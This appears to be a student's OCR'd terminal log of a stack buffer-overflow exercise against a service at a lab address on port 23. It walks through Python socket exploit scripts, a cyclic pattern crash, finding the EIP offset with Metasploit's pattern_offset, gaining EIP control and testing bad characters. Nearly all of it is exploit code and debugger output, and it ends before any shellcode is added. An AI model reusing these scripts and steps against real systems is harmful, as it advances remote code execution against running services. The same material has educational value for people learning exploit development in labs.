1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2
Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3C
c1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab
2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3
Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1C
a2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca
❯ cat exploit2.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab
1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2
Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3C
a1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc
2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3
Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1B
b2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca
3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1
Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2A
c3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc
1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
❯ python exploit2.py 10.0.2.15 23
```




```
EDI 00401910 a
EIP 42326242
C 0  ES 002B 3
```




```
[14:50:53] Access violation when executing [42326242] - use Shift+F7/F8/F9 to pass exception to program
```




```
❯ nano school.txt
❯ cat school.txt

       File: school.txt

       42326242


```




```
EDI 00401910 access.00401910
EIP 423
C 0  ES
```




```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2000 -q 42326242 -s ABC,abc,123
[*] Exact match at offset 39
[*] Exact match at offset 120
[*] Exact match at offset 201
[*] Exact match at offset 282
[*] Exact match at offset 363
[*] Exact match at offset 444
[*] Exact match at offset 525
[*] Exact match at offset 606
[*] Exact match at offset 687
[*] Exact match at offset 768
[*] Exact match at offset 849
[*] Exact match at offset 930
[*] Exact match at offset 1011
[*] Exact match at offset 1092
[*] Exact match at offset 1173
[*] Exact match at offset 1254
[*] Exact match at offset 1335
[*] Exact match at offset 1416
[*] Exact match at offset 1497
[*] Exact match at offset 1578
[*] Exact match at offset 1659
[*] Exact match at offset 1740
[*] Exact match at offset 1821
[*] Exact match at offset 1902
[*] Exact match at offset 1983
```




```
❯ cat school.txt

       File: school.txt

       42326242

       39
       120
       201
       282
       363
       444
       525
       606
       687
       768
       849
       930
       1011
       1092
       1173
       1254
       1335
       1416
       1497
       1578
       1659
       1740
       1821
       1902
       1983
```




```
❯ cat exploit2.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*1983 + "B"*4 + "C"*200

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
❯ python exploit2.py 10.0.2.15 23
```




```
EDI 00401910 a
EIP 41414141
C 0  ES 002B 3
```




```
❯ cat exploit2.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*1902 + "B"*4 + "C"*200

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
ESI 00401910 a
EDI 00401910 a
EIP 42424242
C 0  ES 002B 3
```




```
❯ python exploit2.py 10.0.2.15 23
```




```
❯ cat school.txt
       │ File: school.txt
───────┼──────────────────────────
   1   │ 42326242
   2   │
   3   │ Offset correcto es: 1902
```




```
❯ cd badchars-0.5.0/
❯ ll
.rwxrwxr-x kali kali 4.9 KB Tue Jun 24 10:01:41 2025 badchars
.rw-rw-r-- kali kali 245 B  Tue Jun 24 10:01:41 2025 CONTRIBUTING.md
.rw-rw-r-- kali kali 1.1 KB Tue Jun 24 10:01:41 2025 LICENSE.txt
.rw-rw-r-- kali kali 3.2 KB Tue Jun 24 10:01:41 2025 Makefile
.rw-rw-r-- kali kali  46 B  Tue Jun 24 10:01:41 2025 MANIFEST.in
.rw-rw-r-- kali kali  12 KB Tue Jun 24 10:01:41 2025 README.md
.rw-rw-r-- kali kali 104 B  Tue Jun 24 10:01:41 2025 setup.cfg
.rw-rw-r-- kali kali 1.8 KB Tue Jun 24 10:01:41 2025 setup.py
❯ ./badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e
\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c
\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a
\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8
\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6
\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

 > ~/badchars-0.5.0 > ✓  |
❯ nano exploit3.py
❯ cat exploit3.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*1902 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x
27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x
55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x
83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x
b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\x
df\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
ESP 00CBF
EBP 41414
ESI 00401
EDI 00401

EIP 42424

C 0  ES 0
P 1  CS 0
A 0  SS 0
Z 1  DS 0
S 0  FS 0
T 0  GS 0
D 0
O 0  Last

EFL 00010

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
```




```
❯ python exploit3.py 10.0.2.15 23
```




```
00CBFB49 02 03 04 05 06 07 08 09 ☻♥♦♣♠•◘.
00CBFB51 0A 0B 0C 0D 0E 0F 10 11 .♂..♫☼►◄
00CBFB59 12 13 14 15 16 17 18 19 ↕‼¶§▬↨↑↓
00CBFB61 1A 1B 1C 1D 1E 1F 20 21 →←∟↔▲▼ !
00CBFB69 22 23 24 25 26 27 28 29 "#$%&'()
00CBFB71 2A 2B 2C 2D 2E 2F 30 31 *+,-./01
00CBFB79 32 33 34 35 36 37 38 39 23456789
00CBFB81 3A 3B 3C 3D 3E 3F 40 41 :;<=>?@A
00CBFB89 42 43 44 45 46 47 48 49 BCDEFGHI
00CBFB91 4A 4B 4C B0 00 00 00 00 JKL░....
```




```
❯ cat school.txt
       File: school.txt
   42326242

   Offset correcto es: 1902

   badcharacters:
   \x00\x4d
```




```
❯ cat exploit3.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*1902 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x
27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4e\x4f\x50\x51\x52\x53\x54\x55\x
56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x
84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\x
b2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x
e0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```



